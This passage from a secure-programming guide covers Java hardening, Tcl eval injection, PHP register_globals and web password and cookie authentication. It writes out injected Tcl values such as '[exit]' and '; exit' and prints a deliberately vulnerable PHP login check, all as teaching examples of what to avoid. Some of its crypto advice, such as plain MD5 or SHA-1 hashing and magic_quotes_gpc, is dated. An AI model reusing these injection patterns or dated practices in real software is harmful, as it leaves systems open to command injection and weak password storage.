In Ada95, the Unbounded_String type is often more flexible than the String type because it is automatically resized as necessary. However, don't store especially sensitive secret values such as passwords or secret keys in an Unbounded_String, since core dumps and page areas might still hold them later. Instead, use the String type for this data, lock it into memory while it's used, and overwrite the data as soon as possible with some constant value such as (others => ' '). Use the Ada pragma Inspection_Point on the object holding the secret after erasing the memory. That way, you can be certain that the object containing the secret will really be erased (and that the the overwriting won't be optimized away).

It's common for beginning Ada programmers to believe that the String type's first index value is always 1, but this isn't true if the string is sliced. Avoid this error.

It's worth noting that SPARK is a ``high−integrity subset of the Ada programming language''; SPARK users use a tool called the ``SPARK Examiner'' to check conformance to SPARK rules, including flow analysis, and there are various supports for full formal proof of the code if desired. See the SPARK website for more information. To my knowledge, there are no OSS/FS SPARK tools. If you're storing passwords and private keys you should still lock them into memory if appropriate and overwrite them as soon as possible. Note that SPARK is often used in environments where paging does not occur.

10.6. Java

If you're developing secure programs using Java, frankly your first step (after learning Java) is to read the two primary texts for Java security, namely Gong [1999] and McGraw [1999] (for the latter, look particularly at section 7.1). You should also look at Sun's posted security code guidelines at http://java.sun.com/security/seccodeguide.html, and there's a nice article by Sahu et al [2002] A set of slides describing Java's security model are freely available at http://www.dwheeler.com/javasec. You can also see McGraw [1998].

Obviously, a great deal depends on the kind of application you're developing. Java code intended for use on the client side has a completely different environment (and trust model) than code on a server side. The general principles apply, of course; for example, you must check and filter any input from an untrusted source. However, in Java there are some ``hidden'' inputs or potential inputs that you need to be wary of, as discussed below. Johnathan Nightingale [2000] made an interesting statement summarizing many of the issues in Java programming:

> ... the big thing with Java programming is minding your inheritances. If you inherit methods from parents, interfaces, or parents' interfaces, you risk opening doors to your code.

The following are a few key guidelines, based on Gong [1999], McGraw [1999], Sun's guidance, and my own experience:

1. Do not use public fields or variables; declare them as private and provide accessors to them so you can limit their accessibility.
2. Make methods private unless there is a good reason to do otherwise (and if you do otherwise, document why). These non−private methods must protect themselves, because they may receive tainted data (unless you've somehow arranged to protect them).
3. The JVM may not actually enforce the accessibility modifiers (e.g., ``private'') at run−time in an application (as opposed to an applet). My thanks to John Steven (Cigital Inc.), who pointed this out on the ``Secure Programming'' mailing list on November 7, 2000. The issue is that it all depends on what class loader the class requesting the access was loaded with. If the class was loaded with a trusted class loader (including the null/ primordial class loader), the access check returns "TRUE" (allowing access). For example, this works (at least with Sun's 1.2.2 VM ; it might not work with other implementations):

   a. write a victim class (V) with a public field, compile it.
   b. write an 'attack' class (A) that accesses that field, compile it
   c. change V's public field to private, recompile
   d. run A − it'll access V's (now private) field.

   However, the situation is different with applets. If you convert A to an applet and run it as an applet (e.g., with appletviewer or browser), its class loader is no longer a trusted (or null) class loader. Thus, the code will throw java.lang.IllegalAccessError, with the message that you're trying to access a field V.secret from class A.
4. Avoid using static field variables. Such variables are attached to the class (not class instances), and classes can be located by any other class. As a result, static field variables can be found by any other class, making them much more difficult to secure.
5. Never return a mutable object to potentially malicious code (since the code may decide to change it). Note that arrays are mutable (even if the array contents aren't), so don't return a reference to an internal array with sensitive data.

6. Never store user given mutable objects (including arrays of objects) directly. Otherwise, the user could hand the object to the secure code, let the secure code ``check'' the object, and change the data while the secure code was trying to use the data. Clone arrays before saving them internally, and be careful here (e.g., beware of user−written cloning routines).
7. Don't depend on initialization. There are several ways to allocate uninitialized objects.
8. Make everything final, unless there's a good reason not to. If a class or method is non−final, an attacker could try to extend it in a dangerous and unforeseen way. Note that this causes a loss of extensibility, in exchange for security.
9. Don't depend on package scope for security. A few classes, such as java.lang, are closed by default, and some Java Virtual Machines (JVMs) let you close off other packages. Otherwise, Java classes are not closed. Thus, an attacker could introduce a new class inside your package, and use this new class to access the things you thought you were protecting.
10. Don't use inner classes. When inner classes are translated into byte codes, the inner class is translated into a class accesible to any class in the package. Even worse, the enclosing class's private fields silently become non−private to permit access by the inner class!
11. Minimize privileges. Where possible, don't require any special permissions at all. McGraw goes further and recommends not signing any code; I say go ahead and sign the code (so users can decide to ``run only signed code by this list of senders''), but try to write the program so that it needs nothing more than the sandbox set of privileges. If you must have more privileges, audit that code especially hard.
12. If you must sign your code, put it all in one archive file. Here it's best to quote McGraw [1999]:

    > The goal of this rule is to prevent an attacker from carrying out a mix−and−match attack in which the attacker constructs a new applet or library that links some of your signed classes together with malicious classes, or links together signed classes that you never meant to be used together. By signing a group of classes together, you make this attack more difficult. Existing code−signing systems do an inadequate job of preventing mix−and−match attacks, so this rule cannot prevent such attacks completely. But using a single archive can't hurt.

13. Make your classes uncloneable. Java's object−cloning mechanism allows an attacker to instantiate a class without running any of its constructors. To make your class uncloneable, just define the following method in each of your classes:

```
public final Object clone() throws java.lang.CloneNotSupportedException {
   throw new java.lang.CloneNotSupportedException();
   }
```

    If you really need to make your class cloneable, then there are some protective measures you can take to prevent attackers from redefining your clone method. If you're defining your own clone method, just make it final. If you're not, you can at least prevent the clone method from being maliciously overridden by adding the following:

```
public final void clone() throws java.lang.CloneNotSupportedException {
  super.clone();
  }
```

14. Make your classes unserializeable. Serialization allows attackers to view the internal state of your objects, even private portions. To prevent this, add this method to your classes:

```
private final void writeObject(ObjectOutputStream out)
  throws java.io.IOException {
     throw new java.io.IOException("Object cannot be serialized");
  }
```

    Even in cases where serialization is okay, be sure to use the transient keyword for the fields that contain direct handles to system resources and that contain information relative to an address space. Otherwise, deserializing the class may permit improper access. You may also want to identify

sensitive information as transient.

If you define your own serializing method for a class, it should not pass an internal array to any DataInput/DataOuput method that takes an array. The rationale: All DataInput/DataOutput methods can be overridden. If a Serializable class passes a private array directly to a DataOutput(write(byte [] b)) method, then an attacker could subclass ObjectOutputStream and override the write(byte [] b) method to enable him to access and modify the private array. Note that the default serialization does not expose private byte array fields to DataInput/DataOutput byte array methods.

15. Make your classes undeserializeable. Even if your class is not serializeable, it may still be deserializeable. An attacker can create a sequence of bytes that happens to deserialize to an instance of your class with values of the attacker's choosing. In other words, deserialization is a kind of public constructor, allowing an attacker to choose the object's state – clearly a dangerous operation! To prevent this, add this method to your classes:
```
private final void readObject(ObjectInputStream in)
  throws java.io.IOException {
    throw new java.io.IOException("Class cannot be deserialized");
  }
```
16. Don't compare classes by name. After all, attackers can define classes with identical names, and if you're not careful you can cause confusion by granting these classes undesirable privileges. Thus, here's an example of the *wrong* way to determine if an object has a given class:
```
  if (obj.getClass().getName().equals("Foo")) {
```
If you need to determine if two objects have exactly the same class, instead use getClass() on both sides and compare using the == operator, Thus, you should use this form:
```
  if (a.getClass() == b.getClass()) {
```
If you truly need to determine if an object has a given classname, you need to be pedantic and be sure to use the current namespace (of the current class's ClassLoader). Thus, you'll need to use this format:
```
  if (obj.getClass() == this.getClassLoader().loadClass("Foo")) {
```
This guideline is from McGraw and Felten, and it's a good guideline. I'll add that, where possible, it's often a good idea to avoid comparing class values anyway. It's often better to try to design class methods and interfaces so you don't need to do this at all. However, this isn't always practical, so it's important to know these tricks.
17. Don't store secrets (cryptographic keys, passwords, or algorithm) in the code or data. Hostile JVMs can quickly view this data. Code obfuscation doesn't really hide the code from serious attackers.

10.7. Tcl

Tcl stands for ``tool command language'' and is pronounced ``tickle.'' Tcl is divided into two parts: a language and a library. The language is a simple language, originally intended for issuing commands to interactive programs and including basic programming capabilities. The library can be embedded in application programs. You can find more information about Tcl at sites such as the Tcl.tk and the Tcl WWW Info web page and the comp.lang.tcl FAQ launch page at http://www.tclfaq.wservice.com/tcl−faq. My thanks go to Wojciech Kocjan for providing some of this detailed information on using Tcl in secure applications.

For some security applications, especially interesting components of Tcl are Safe−Tcl (which creates a sandbox in Tcl) and Safe−TK (which implements a sandboxed portable GUI for Safe Tcl), as well as the WebWiseTclTk Toolkit which permits Tcl packages to be automatically located and loaded from anywhere on the World Wide Web. You can find more about the latter from

http://www.cbl.ncsu.edu/software/WebWiseTclTk. It's not clear to me how much code review this has received.

Tcl's original design goal to be a small, simple language resulted in a language that was originally somewhat limiting and slow. For an example of the limiting weaknesses in the original language, see Richard Stallman's ``Why You Should Not Use Tcl''. For example, Tcl was originally designed to really support only one data type (string). Thankfully, these issues have been addressed over time. In particular, version 8.0 added support for more data types (integers are stored internally as integers, lists as lists and so on). This improves its capabilities, and in particular improves its speed.

As with essentially all scripting languages, Tcl has an "eval" command that parses and executes arbitrary Tcl commands. And like all such scripting languages, this eval command needs to be used especially carefully, or an attacker could insert characters in the input to cause malicious things to occur. For example, an attackers may be able insert characters with special meaning to Tcl such as embedded whitespace (including space and newline), double−quote, curly braces, square brackets, dollar signs, backslash, semicolon, or pound sign (or create input to cause these characters to be created during processing). This also applies to any function that passes data to eval as well (depending on how eval is called).

Here is a small example that may make this concept clearer; first, let's define a small function and then interactively invoke it directly – note that these uses are fine:

```
proc something {a b c d e} {
      puts "A='$a'"
      puts "B='$b'"
      puts "C='$c'"
      puts "D='$d'"
      puts "E='$e'"
}

% # This works normally:
% something "test 1" "test2" "t3" "t4" "t5"
A='test 1'
B='test2'
C='t3'
D='t4'
E='t5'

% # Imagine that str1 is set by an attacker:
% set str1 {test 1 [puts HELLOWORLD]}

% # This works as well
% something $str1 t2 t3 t4 t5
A='test 1 [puts HELLOWORLD]'
B='t2'
C='t3'
D='t4'
E='t5'
```

However, continuing the example, let's see how "eval" can be incorrectly and correctly called. If you call eval in an incorrect (dangerous) way, it allows attackers to misuse it. However, by using commands like list or lrange to correctly group the input, you can avoid this problem:

```
% # This is the WRONG way - str1 is interpreted.
% eval something $str1 t2 t3
HELLOWORLD
A='test'
```

```
B='1'
C=''
D='t2'
E='t3'

% # Here's one solution, using "list".
% eval something [list $str1 t2 t3 t4 t5]
A='test 1 [puts HELLOWORLD]'
B='t2'
C='t3'
D='t4'
E='t5'

% # Here's another solution, using lrange:
% eval something [lrange $str1 0 end] t2
A='test'
B='1'
C='[puts'
D='HELLOWORLD]'
E='t2'
```

Using lrange is useful when concatenating arguments to a called function, e.g., with more complex libraries using callbacks. In Tcl, eval is often used to create a one−argument version of a function that takes a variable number of arguments, and you need to be careful when using it this way. Here's another example (presuming that you've defined a "printf" function):

```
proc vprintf {str arglist} {
     eval printf [list $str] [lrange $arglist 0 end]
}

% printf "1+1=%d  2+2=%d" 2 4
% vprintf "1+1=%d  2+2=%d" {2 4}
```

Fundamentally, when passing a command that will be eventually evaluated, you must pass Tcl commands as a properly built list, and not as a (possibly concatentated) string. For example, the "after" command runs a Tcl command after a given number of milliseconds; if the data in $param1 can be controlled by an attacker, this Tcl code is dangerously wrong:

```
 # DON'T DO THIS if param1 can be controlled by an attacker
 after 1000 "someCommand someparam $param1"
```

This is wrong, because if an attacker can control the value of $param1, the attacker can control the program. For example, if the attacker can cause $param1 to have '[exit]', then the program will exit. Also, if $param1 would be '; exit', it would also exit.

Thus, the proper alternative would be:

```
after 1000 [list someCommand someparam $param1]
```

Even better would be something like the following:

```
set cmd [list someCommand someparam]
after 1000 [concat $cmd $param1]
```

Here's another example showing what you shouldn't do, pretending that $params is data controlled by possibly malicious user:

```
set params "%−20s TESTSTRING"
puts "'[eval format $params]'"
```

will result in:

```
'TESTSTRING       '
```

But, when if the untrusted user sends data with an embedded newline, like this:

```
set params "%-20s TESTSTRING\nputs HELLOWORLD"
puts "'[eval format $params]'"
```

The result will be this (notice that the attacker's code was executed!):

```
HELLOWORLD
'TESTINGSTRING       '
```

Wojciech Kocjan suggests that the simplest solution in this case is to convert this to a list using lrange, doing this:

```
set params "%-20s TESTINGSTRING\nputs HELLOWORLD"
puts "'[eval format [lrange $params 0 end]]'"
```

The result would be:

```
'TESTINGSTRING       '
```

Note that this solution presumes that the potentially malicious text is concatenated to the end of the text; as with all languages, make sure the attacker cannot control the format text.

As a matter of style always use curly braces when using if, while, for, expr, and any other command which parses an argument using expr/eval/subst. Doing this will avoid a common error when using Tcl called unintended double substitution (aka double substitution). This is best explained by example; the following code is incorrect:

```
while ![eof $file] {
    set line [gets $file]
}
```

The code is incorrect because the "![eof $file]" text will be evaluated by the Tcl parser when the while command is executed the first time, and not re−evaluated in every iteration as it should be. Instead, do this:

```
while {![eof $file]} {
     set line [gets $file]
}
```

Note that both the condition, and the action to be performed, are surrounded by curly braces. Although there are cases where the braces are redundant, they never hurt, and when you fail to include the curly braces where they're needed (say, when making a minor change) subtle and hard−to−find errors often result.

More information on good Tcl style can be found in documents such as Ray Johnson's Tcl Style Guide.

In the past, I have stated that I don't recommend Tcl for writing programs which must mediate a security boundary. Tcl seems to have improved since that time, so while I cannot guarantee Tcl will work for your needs, I can't guarantee that any other language will work for you either. Again, my thanks to Wojciech Kocjan who provided some of these suggestions on how to write Tcl code for secure applications.

10.8. PHP

SecureReality has put out a very interesting paper titled ``A Study In Scarlet – Exploiting Common Vulnerabilities in PHP" [Clowes 2001], which discusses some of the problems in writing secure programs in PHP, particularly in versions before PHP 4.1.0. Clowes concludes that ``it is very hard to write a secure PHP application (in the default configuration of PHP), even if you try".

Granted, there are security issues in any language, but one particular issue stands out in older versions of PHP that arguably makes older PHP versions less secure than most languages: the way it loads data into its namespace. By default, in PHP (versions 4.1.0 and lower) all environment variables and values sent to PHP over the web are automatically loaded into the same namespace (global variables) that normal variables are loaded into – so attackers can set arbitrary variables to arbitrary values, which keep their values unless explicitly reset by a PHP program. In addition, PHP automatically creates variables with a default value when they're first requested, so it's common for PHP programs to not initialize variables. If you forget to set a variable, PHP can report it, but by default PHP won't – and note that this simply an error report, it won't stop an attacker who finds an unusual way to cause it. Thus, by default PHP allows an attacker to completely control the values of all variables in a program unless the program takes special care to override the attacker. Once the program takes over, it can reset these variables, but failing to reset any variable (even one not obvious) might open a vulnerability in the PHP program.

For example, the following PHP program (an example from Clowes) intends to only let those who know the password to get some important information, but an attacker can set ``auth'' in their web browser and subvert the authorization check:

```
<?php
 if ($pass == "hello")
  $auth = 1;
 ...
 if ($auth == 1)
  echo "some important information";
?>
```

I and many others have complained about this particularly dangerous problem; it's particularly a problem because PHP is widely used. A language that's supposed to be easy to use better make it easy to write secure programs in, after all. It's possible to disable this misfeature in PHP by turning the setting ``register_globals'' to ``off'', but by default PHP versions up through 4.1.0 default set this to ``on'' and PHP before 4.1.0 is harder to use with register_globals off. The PHP developers warned in their PHP 4.1.0 announcenment that ``as of the next semi−major version of PHP, new installations of PHP will default to having register_globals set to off.'' This has now happened; as of PHP version 4.2.0, External variables (from the environment, the HTTP request, cookies or the web server) are no longer registered in the global scope by default. The preferred method of accessing these external variables is by using the new Superglobal arrays, introduced in PHP 4.1.0.

PHP with ``register_globals'' set to ``on'' is a dangerous choice for nontrivial programs – it's just too easy to write insecure programs. However, once ``register_globals'' is set to ``off'', PHP is quite a reasonable language for development.

The secure default should include setting ``register_globals'' to ``off'', and also including several functions to make it much easier for users to specify and limit the input they'll accept from external sources. Then web servers (such as Apache) could separately configure this secure PHP installation. Routines could be placed in the PHP library to make it easy for users to list the input variables they want to accept; some functions could check the patterns these variables must have and/or the type that the variable must be coerced to. In my opinion, PHP is a bad choice for secure web development if you set register_globals on.

As I suggested in earlier versions of this book, PHP has been trivially modified to become a reasonable choice for secure web development. However, note that PHP doesn't have a particularly good security vulnerability track record (e.g., register_globals, a file upload problem, and a format string problem in the error reporting library); I believe that security issues were not considered sufficiently in early editions of PHP; I also think that the PHP developers are now emphasizing security and that these security issues are finally getting worked out. One evidence is the major change that the PHP developers have made to get turn off register_globals; this

had a significant impact on PHP users, and their willingness to make this change is a good sign. Unfortunately, it's not yet clear how secure PHP really is; PHP just hasn't had much of a track record now that the developers of PHP are examining it seriously for security issues. Hopefully this will become clear quickly.

If you've decided to use PHP, here are some of my recommendations (many of these recommendations are based on ways to counter the issues that Clowes raises):

- Set the PHP configuration option ``register_globals" off, and use PHP 4.2.0 or greater. PHP 4.1.0 adds several special arrays, particularly $_REQUEST, which makes it far simpler to develop software in PHP when ``register_globals" is off. Setting register_globals off, which is the default in PHP 4.2.0, completely eliminates the most common PHP attacks. If you're assuming that register_globals is off, you should check for this first (and halt if it's not true) – that way, people who install your program will quickly know there's a problem. Note that many third–party PHP applications cannot work with this setting, so it can be difficult to keep it off for an entire website. It's possible to set register_globals off for only some programs. For example, for Apache, you could insert these lines into the file .htaccess in the PHP directory (or use Directory directives to control it further):
  ```
  php_flag register_globals Off
  php_flag track_vars On
  ```
  However, the .htaccess file itself is ignored unless the Apache web server is configured to permit overrides; often the Apache global configuration is set so that AllowOverride is set to None. So, for Apache users, if you can convince your web hosting service to set ``AllowOverride Options" in their configuration file (often /etc/http/conf/http.conf) for your host, do that. Then write helper functions to simplify loading the data you need (and only that data).
- If you must develop software where register_globals might be on while running (e.g., a widely–deployed PHP application), always set values not provided by the user. Don't depend on PHP default values, and don't trust any variable you haven't explicitly set. Note that you have to do this for *every* entry point (e.g., every PHP program or HTML file using PHP). The best approach is to begin each PHP program by setting all variables you'll be using, even if you're simply resetting them to the usual default values (like "" or 0). This includes global variables referenced in included files, even all libraries, transitively. Unfortunately, this makes this recommendation hard to do, because few developers truly know and understand all global variables that may be used by all functions they call. One lesser alternative is to search through HTTP_GET_VARS, HTTP_POST_VARS, HTTP_COOKIE_VARS, and HTTP_POST_FILES to see if the user provided the data – but programmers often forget to check all sources, and what happens if PHP adds a new data source (e.g., HTTP_POST_FILES wasn't in old versions of PHP). Of course, this simply tells you how to make the best of a bad situation; in case you haven't noticed yet, turn off register_globals!
- Set the error reporting level to E_ALL, and resolve all errors reported by it during testing. Among other things, this will complain about un–initialized variables, which are a key issues in PHP. This is a good idea anyway whenever you start using PHP, because this helps debug programs, too. There are many ways to set the error reporting level, including in the ``php.ini" file (global), the ``.htttpd.conf" file (single–host), the ``.htaccess" file (multi–host), or at the top of the script through the error_reporting function. I recommend setting the error reporting level in both the php.ini file and also at the top of the script; that way, you're protected if (1) you forget to insert the command at the top of the script, or (2) move the program to another machine and forget to change the php.ini file. Thus, every PHP program should begin like this:
  ```
  <?php error_reporting(E_ALL);?>
  ```
  It could be argued that this error reporting should be turned on during development, but turned off when actually run on a real site (since such error message could give useful information to an attacker). The problem is that if they're disabled during ``actual use" it's all too easy to leave them disabled during development. So for the moment, I suggest the simple approach of simply including it in every entrance. A much better approach is to record all errors, but direct the error reports so they're

only included in a log file (instead of having them reported to the attacker).

- Filter any user information used to create filenames carefully, in particular to prevent remote file access. PHP by default comes with ``remote files'' functionality −− that means that file−opening commands like fopen(), that in other languages can only open local files, can actually be used to invoke web or ftp requests from another site.
- Do not use old−style PHP file uploads; use the HTTP_POST_FILES array and related functions. PHP supports file uploads by uploading the file to some temporary directory with a special filename. PHP originally set a collection of variables to indicate where that filename was, but since an attacker can control variable names and their values, attackers could use that ability to cause great mischief. Instead, always use HTTP_POST_FILES and related functions to access uploaded files. Note that even in this case, PHP's approach permits attackers to temporarily upload files to you with arbitrary content, which is risky by itself.
- Only place protected entry points in the document tree; place all other code (which should be most of it) outside the document tree. PHP has a history of unfortunate advice on this topic. Originally, PHP users were supposed to use the ``.inc'' (include) extension for ``included'' files, but these included files often had passwords and other information, and Apache would just give requesters the contents of the ``.inc'' files when asked to do so when they were in the document tree. Then developers gave all files a ``.php'' extension − which meant that the contents weren't seen, but now files never meant to be entry points became entry points and were sometimes exploitable. As mentioned earlier, the usual security advice is the best: place only the proected entry points (files) in the document tree, and place other code (e.g., libraries) outside the document tree. There shouldn't be any ``.inc'' files in the document tree at all.
- Avoid the session mechanism. The ``session'' mechanism is handy for storing persistent data, but its current implementation has many problems. First, by default sessions store information in temporary files − so if you're on a multi−hosted system, you open yourself up to many attacks and revelations. Even those who aren't currently multi−hosted may find themselves multi−hosted later! You can "tie" this information into a database instead of the filesystem, but if others on a multi−hosted database can access that database with the same permissions, the problem is the same. There are also ambiguities if you're not careful (``is this the session value or an attacker's value''?) and this is another case where an attacker can force a file or key to reside on the server with content of their choosing − a dangerous situation − and the attacker can even control to some extent the name of the file or key where this data will be placed.
- For all inputs, check that they match a pattern for acceptability (as with any language), and then use type casting to coerce non−string data into the type it should have. Develop ``helper'' functions to easily check and import a selected list of (expected) inputs. PHP is loosely typed, and this can cause trouble. For example, if an input datum has the value "000", it won't be equal to "0" nor is it empty(). This is particularly important for associative arrays, because their indexes are strings; this means that $data["000"] is different than $data["0"]. For example, to make sure $bar has type double (after making sure it only has the format legal for a double):

```
$bar = (double) $bar;
```

- Be especially careful of risky functions. This includes those that perform PHP code execution (e.g., require(), include(), eval(), preg_replace()), command execution (e.g., exec(), passthru(), the backtick operator, system(), and popen()), and open files (e.g., fopen(), readfile(), and file()). This is not an exhaustive list!
- Use magic_quotes_gpc() where appropriate − this eliminates many kinds of attacks.
- Avoid file uploads, and consider modifying the php.ini file to disable them (file_uploads = Off). File uploads have had security holes in the past, so on older PHP's this is a necessity, and until more experience shows that they're safe this isn't a bad thing to remove. Remember, in general, to secure a system you should disable or remove anything you don't need.

Chapter 11. Special Topics

Understanding is a fountain of life to those who have it, but folly brings punishment to fools.
Proverbs 16:22 (NIV)

11.1. Passwords

Where possible, don't write code to handle passwords. In particular, if the application is local, try to depend on the normal login authentication by a user. If the application is a CGI script, try to depend on the web server to provide the protection as much as possible – but see below about handling authentication in a web server. If the application is over a network, avoid sending the password as cleartext (where possible) since it can be easily captured by network sniffers and reused later. ``Encrypting'' a password using some key fixed in the algorithm or using some sort of shrouding algorithm is essentially the same as sending the password as cleartext.

For networks, consider at least using digest passwords. Digest passwords are passwords developed from hashes; typically the server will send the client some data (e.g., date, time, name of server), the client combines this data with the user password, the client hashes this value (termed the ``digest pasword'') and replies just the hashed result to the server; the server verifies this hash value. This works, because the password is never actually sent in any form; the password is just used to derive the hash value. Digest passwords aren't considered ``encryption'' in the usual sense and are usually accepted even in countries with laws constraining encryption for confidentiality. Digest passwords are vulnerable to active attack threats but protect against passive network sniffers. One weakness is that, for digest passwords to work, the server must have all the unhashed passwords, making the server a very tempting target for attack.

If your application permits users to set their passwords, check the passwords and permit only ``good'' passwords (e.g., not in a dictionary, having certain minimal length, etc.). You may want to look at information such as http://consult.cern.ch/writeup/security/security_3.html on how to choose a good password. You should use PAM if you can, because it supports pluggable password checkers.

11.2. Authenticating on the Web

On the web, a web server is usually authenticated to users by using SSL or TLS and a server certificate – but it's not as easy to authenticate who the users are. SSL and TLS do support client–side certificates, but there are many practical problems with actually using them (e.g., web browsers don't support a single user certificate format and users find it difficult to install them). You can learn about how to set up digital certificates from many places, e.g., Petbrain. Using Java or Javascript has its own problems, since many users disable them, some firewalls filter them out, and they tend to be slow. In most cases, requiring every user to install a plug–in is impractical too, though if the system is only for an intranet for a relatively small number of users this may be appropriate.

If you're building an intranet application, you should generally use whatever authentication system is used by your users. Unix–like systems tend to use Kerberos, NIS+, or LDAP. You may also need to deal with a Windows–based authentication schemes (which can be viewed as proprietary variants of Kerberos and LDAP). Thus, if your organization depend on Kerberos, design your system to use Kerberos. Try to separate the authentication system from the rest of your application, since the organization may (will!) change their authentication system over time.

Many techniques don't work or don't work very well. One approach that works in some cases is to use ``basic authentication'', which is built into essentially all browsers and servers. Unfortunately, basic authentication sends passwords unencrypted, so it makes passwords easy to steal; basic authentication by itself is really useful only for worthless information. You could store authentication information in the URLs selected by the users, but for most circumstances you should never do this – not only are the URLs sent unprotected over the wire (as with basic authentication), but there are too many other ways that this information can leak to others (e.g., through the browser history logs stored by many browsers, logs of proxies, and to other web sites through the Referer: field). You could wrap all communication with a web server using an SSL/TLS connection (which would encrypt it); this is secure (depending on how you do it), and it's necessary if you have important data, but note that this is costly in terms of performance. You could also use ``digest authentication'', which exposes the communication but at least authenticates the user without exposing the underlying password used to authenticate the user. Digest authentication is intended to be a simple partial solution for low−value communications, but digest authentication is not widely supported in an interoperable way by web browsers and servers. In fact, as noted in a March 18, 2002 eWeek article, Microsoft's web client (Internet Explorer) and web server (IIS) incorrectly implement the standard (RFC 2617), and thus won't work with other servers or browsers. Since Microsoft don't view this incorrect implementation as a serious problem, it will be a very long time before most of their customers have a correctly−working program.

Thus, the most common technique for authenticating on the web today is through cookies. Cookies weren't really designed for this purpose, but they can be used for authentication – but there are many wrong ways to use them that create security vulnerabilities, so be careful. For more information about cookies, see IETF RFC 2965, along with the older specifications about them. Note that to use cookies, some browsers (e.g., Microsoft Internet Explorer 6) may insist that you have a privacy profile (named p3p.xml on the root directory of the server).

Note that some users don't accept cookies, so this solution still has some problems. If you want to support these users, you should send this authentication information back and forth via HTML form hidden fields (since nearly all browsers support them without concern). You'd use the same approach as with cookies – you'd just use a different technology to have the data sent from the user to the server. Naturally, if you implement this approach, you need to include settings to ensure that these pages aren't cached for use by others. However, while I think avoiding cookies is preferable, in practice these other approaches often require much more development effort. Since it's so hard to implement this on a large scale for many application developers, I'm not currently stressing these approaches. I would rather describe an approach that is reasonably secure and reasonably easy to implement, than emphasize approaches that are too hard to implement correctly (by either developers or users). However, if you can do so without much effort, by all means support sending the authentication information using form hidden fields and an encrypted link (e.g., SSL/TLS). As with all cookies, for these cookies you should turn on the HttpOnly flag unless you have a web browser script that must be able to read the cookie.

Fu [2001] discusses client authentication on the web, along with a suggested approach, and this is the approach I suggest for most sites. The basic idea is that client authentication is split into two parts, a ``login procedure'' and ``subsequent requests.'' In the login procedure, the server asks for the user's username and password, the user provides them, and the server replies with an ``authentication token''. In the subsequent requests, the client (web browser) sends the authentication token to the server (along with its request); the server verifies that the token is valid, and if it is, services the request. Another good source of information about web authentication is Seifried [2001].

One serious problem with some web authentication techniques is that they are vulnerable to a problem called "session fixation". In a session fixation attack, the attacker fixes the user's session ID before the user even logs into the target server, thus eliminating the need to obtain the user's session ID afterwards. Basically, the attacker obtains an account, and then tricks another user into using the attacker's account – often by creating a

special hypertext link and tricking the user into clicking on it. A good paper describing session fixation is the paper by Mitja Kolsek [2002]. A web authentication system you use should be resistant to session fixation.

11.2.1. Authenticating on the Web: Logging In

The login procedure is typically implemented as an HTML form; I suggest using the field names ``username'' and ``password'' so that web browsers can automatically perform some useful actions. Make sure that the password is sent over an encrypted connection (using SSL or TLS, through an https: connection) – otherwise, eavesdroppers could collect the password. Make sure all password text fields are marked as passwords in the HTML, so that the password text is not visible to anyone who can see the user's screen.

If both the username and password fields are filled in, do not try to automatically log in as that user. Instead, display the login form with the user and password fields; this lets the user verify that they really want to log in as that user. If you fail to do this, attackers will be able to exploit this weakness to perform a session fixation attack. Paranoid systems might want simply ignore the password field and make the user fill it in, but this interferes with browsers which can store passwords for users.

When the user sends username and password, it must be checked against the user account database. This database shouldn't store the passwords ``in the clear'', since if someone got a copy of the this database they'd suddenly get everyone's password (and users often reuse passwords). Some use crypt() to handle this, but crypt can only handle a small input, so I recommend using a different approach (this is my approach – Fu [2001] doesn't discuss this). Instead, the user database should store a username, salt, and the password hash for that user. The ``salt'' is just a random sequence of characters, used to make it harder for attackers to determine a password even if they get the password database – I suggest an 8–character random sequence. It doesn't need to be cryptographically random, just different from other users. The password hash should be computed by concatenating ``server key1'', the user's password, and the salt, and then running a cryptographically secure hash algorithm. Server key1 is a secret key unique to this server – keep it separate from the password database. Someone who has server key1 could then run programs to crack user passwords if they also had the password database; since it doesn't need to be memorized, it can be a long and complex password. Most secure would be HMAC–SHA–1 or HMAC–MD5; you could use SHA–1 (most web sites aren't really worried about the attacks it allows) or MD5 (but MD5 would be poorer choice; see the discussion about MD5).

Thus, when users create their accounts, the password is hashed and placed in the password database. When users try to log in, the purported password is hashed and compared against the hash in the database (they must be equal). When users change their password, they should type in both the old and new password, and the new password twice (to make sure they didn't mistype it); and again, make sure none of these password's characters are visible on the screen.

By default, don't save the passwords themselves on the client's web browser using cookies – users may sometimes use shared clients (say at some coffee shop). If you want, you can give users the option of ``saving the password'' on their browser, but if you do, make sure that the password is set to only be transmitted on ``secure'' connections, and make sure the user has to specifically request it (don't do this by default).

Make sure that the page is marked to not be cached, or a proxy server might re–serve that page to other users.

Once a user successfully logs in, the server needs to send the client an ``authentication token'' in a cookie, which is described next.

11.2.2. Authenticating on the Web: Subsequent Actions

Once a user logs in, the server sends back to the client a cookie with an authentication token that will be used from then on. A separate authentication token is used, so that users don't need to keep logging in, so that passwords aren't continually sent back and forth, and so that unencrypted communication can be used if desired. A suggested token (ignoring session fixation attacks) would look like this:

```
exp=t&data=s&digest=m
```

Where t is the expiration time of the token (say, in several hours), and data s identifies the user (say, the user name or session id). The digest is a keyed digest of the other fields. Feel free to change the field name of ``data'' to be more descriptive (e.g., username and/or sessionid). If you have more than one field of data (e.g., both a username and a sessionid), make sure the digest uses both the field names and data values of all fields you're authenticating; concatenate them with a pattern (say ``%%'', ``+'', or ``&'') that can't occur in any of the field data values. As described in a moment, it would be a good idea to include a username. The keyed digest should be a cryptographic hash of the other information in the token, keyed using a different server key2. The keyed digest should use HMAC−MD5 or HMAC−SHA1, using a different server key (key2), though simply using SHA1 might be okay for some purposes (or even MD5, if the risks are low). Key2 is subject to brute force guessing attacks, so it should be long (say 12+ characters) and unguessable; it does NOT need to be easily remembered. If this key2 is compromised, anyone can authenticate to the server, but it's easy to change key2 − when you do, it'll simply force currently ``logged in'' users to re−authenticate. See Fu [2001] for more details.

There is a potential weakness in this approach. I have concerns that Fu's approach, as originally described, is weak against session fixation attacks (from several different directions, which I don't want to get into here). Thus, I now suggest modifying Fu's approach and using this token format instead:

```
exp=t&data=s&client=c&digest=m
```

This is the same as the original Fu aproach, and older versions of this book (before December 2002) didn't suggest it. This modification adds a new "client" field to uniquely identify the client's current location/identity. The data in the client field should be something that should change if someone else tries to use the account; ideally, its new value should be unguessable, though that's hard to accomplish in practice. Ideally the client field would be the client's SSL client certificate, but currently that's a suggest that is hard to meet. At the least, it should be the user's IP address (as perceived from the server, and remember to plan for IPv6's longer addresses). This modification doesn't completely counter session fixation attacks, unfortunately (since if an attacker can determine what the user would send, the attacker may be able to make a request to a server and convince the client to accept those values). However, it does add resistance to the attack. Again, the digest must now include all the other data.

